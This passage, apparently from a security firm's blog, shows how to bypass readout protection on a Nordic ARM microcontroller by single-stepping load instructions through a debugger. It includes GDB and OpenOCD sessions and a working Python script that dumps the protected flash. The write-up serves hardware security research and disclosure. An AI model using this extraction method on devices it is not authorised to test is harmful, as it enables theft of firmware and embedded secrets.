(gdb) i r r3
r3             0x12b99  76697
(gdb)
```

What's interesting though is that it doesn't matter if CRP is enabled or not – we have control over the registers and can single step even with CRP enabled.

```
> mdw 0x10001004
0x10001004: ffff00ff
> mdw 0x4
0x00000004: 00000000
> reg pc 0x12b9a
pc (/32): 0x00012B9A
> reg r3 0x4
r3 (/32): 0x00000004
> step
target halted due to single-step, current mode: Handler HardFault
xPSR: 0x81000003 pc: 0x00012b9c msp: 0x20001c28
halted: PC: 0x00012b9c
> reg r3
r3 (/32): 0x00012B99
>
```

We check that RBPCONF is set to 0xFFFF00FF (readout protected), try reading the memory address 0x4 – get all 0x00. Then we use the trick to set R3 to the contents of 0x4 – and we get the expected data back.

This means we have bypassed the protection. This can be scripted into something automated.

```
import telnetlib
import re
import struct
HOST = "127.0.0.1"
PORT = "4444"

tn = telnetlib.Telnet(HOST, PORT)
tn.set_debuglevel(0)
tn.read_until(">")

tn.write("reset halt\n")
tn.read_until(">")

with open("dump.bin","w") as outfile:
        for addr in xrange(0,int("0x40000",16),4):
                tn.write("reg pc 0x12b9a\n")
                tn.read_until(">")
                tn.write("reg r3 " + hex(addr) + "\n")
                tn.read_until(">")
                tn.write("step\n")
                tn.read_until(">")
                tn.write("reg r3\n")
                t = re.findall(r'0x[0-9a-fA-F]+', tn.read_until(">"))
                if t:
                        outfile.write(struct.pack("I",int(t[0],16)))
                if (addr % int("0x400",16)) == 0:
                        print hex(addr)
readout.py (END)
```

It's easiest to just interact with OpenOCD using telnetlib. This takes sometime to dump the entire contents, but it isn't that slow – 20-25 minutes for all 256KB. Sometimes there are errors, so it is best to do it a few times.

How to find the right instruction

We did all of the above with prior knowledge of the instructions being executed – so how would we know what to set the PC to otherwise? Well, it's simple trial and error.

We will use GDB as it is easier than OpenOCD. Firstly, let's make a command file that defines a simple function "regset" – this just sets all registers to the first argument passed.

```
define regset
        set $r0 = $arg0
        set $r1 = $arg0
        set $r2 = $arg0
        set $r3 = $arg0
        set $r4 = $arg0
        set $r5 = $arg0
        set $r6 = $arg0
        set $r7 = $arg0
        set $r8 = $arg0
        set $r9 = $arg0
        set $r10 = $arg0
        set $r11 = $arg0
        set $r12 = $arg0
end
setreg.cmd (END)
```


We will also make another command file to start GDB correctly:

```
target extended-remote 127.0.0.1:3333
monitor reset halt
source setreg.cmd
start.cmd (END)
```

Now you can start GDB with:

```
arm-none-eabi-gdb -x start.cmd
```


It will connect, reset, and import our function. We can set all registers to 0 using regset 0



Now we can single step. We are hoping that performing a single step will read the value from 0x0 into a register. From earlier, we saw this should be 0x20001c48 – the initial stack pointer.

It is easiest to start with PC at the reset vector – we know these are valid instructions.

First step:



Here we can see R3 is set to 0x10001014 – not the right value. Reset all registers to 0 and step again.

Share

Categories

Show all

See the other cool stuff we've been doing…

Incident Response

The 5 breach readiness mistakes

30 Sep 2019

How Tos

A security researcher has made contact. What do I do?

27 Sep 2019

Breach Handling

Think you've had a breach? Top 5 things to do

25 Sep 2019

Internet Of Things

Drilling open a smart door lock in 4 seconds

23 Sep 2019

Aviation Security

A Pen Tester's First Solo Aviation Security 101

20 Sep 2019

Services

Automotive and IoT Testing

Find out more »

Our People

Being introduced to, and getting to know your tester is an often overlooked part of the process. Yes, our work is über technical, but faceless relationships do nobody any good.

Meet the team »

```
(gdb) regset 0
(gdb) si
0x00012b9c in ?? ()
(gdb) i r
r0             0x0      0
r1             0x0      0
r2             0x0      0
r3             0x20001c48       536878152
r4             0x0      0
r5             0x0      0
r6             0x0      0
r7             0x0      0
r8             0x0      0
r9             0x0      0
r10            0x0      0
r11            0x0      0
r12            0x0      0
sp             0x20001c48       0x20001c48
lr             0xffffffff       -1
pc             0x12b9c  0x12b9c
xPSR           0xc1000000       -1056964608
(gdb)
```

This time we get the right value. But can we control the address?
This time, set all registers to 0x4, set PC back to 0x12b9a, and step again.

```
(gdb) set $pc = 0x12b9a
(gdb) regset 4
(gdb) si
0x00012b9c in ?? ()
(gdb) i r
r0             0x4      4
r1             0x4      4
r2             0x4      4
r3             0x12b99  76697
r4             0x4      4
r5             0x4      4
r6             0x4      4
r7             0x4      4
r8             0x4      4
r9             0x4      4
r10            0x4      4
r11            0x4      4
r12            0x4      4
sp             0x20001c48       0x20001c48
lr             0xffffffff       -1
pc             0x12b9c  0x12b9c
xPSR           0xc1000000       -1056964608
(gdb)
```

This time we have r3 set to the value from 0x4 – we have control over the address. This is exactly what we had before, but without needing to view the instructions first.

The devices are thumb, so it is virtually impossible to avoid these kinds of instructions – if you want to load from a given 32bit address, it must be stored in a register. The default Nordic bootloaders all check a given address in the UICR, which results in one of the first few instructions allowing this attack.

I have never had to look at more than 10 instructions before a suitable one has been found.